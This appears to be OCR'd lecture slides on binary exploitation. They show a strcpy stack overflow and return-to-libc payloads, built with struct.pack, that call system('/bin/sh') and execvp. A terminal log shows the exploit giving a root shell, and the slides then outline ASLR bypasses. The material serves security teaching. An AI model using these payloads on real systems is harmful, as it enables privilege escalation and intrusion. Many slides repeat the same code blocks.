
```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```


```
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```


```
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```


```
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```

```
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



What happens when you run it?

```
ubuntu@c91114847b92:~$ ./example "`python3 -c 'import struct,
sys; sys.stdout.buffer.write(b"A" * 28 + struct.pack("<I",
0xf7dcd170) + b"BBBB" + struct.pack("<I", 0xf7f420d5))'`"

# whoami

root

# exit

Segmentation fault (core dumped)
```


Why does it segfault in the end? Could you make it not segfault? How?

Payload #2: Call `execvp("/bin/sh", {NULL})`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```

payload =

```
b"A" * 28 +
struct.pack("<I", 0xf7e63ca0) +
b"BBBB" +
struct.pack("<I", 0xf7f420d5) +
struct.pack("<I", 0x804c018)
```




Q: How would you print "/bin/sh" *twice*?


Χθες και Σήμερα

- Bypassing Mitigations
- Return-Oriented Programming (ROP)
- ELF & Linking


How to Attack ASLR?



Brute Force



How to Attack ASLR?



ret2text attack

Use this if .text section is ***not*** randomized

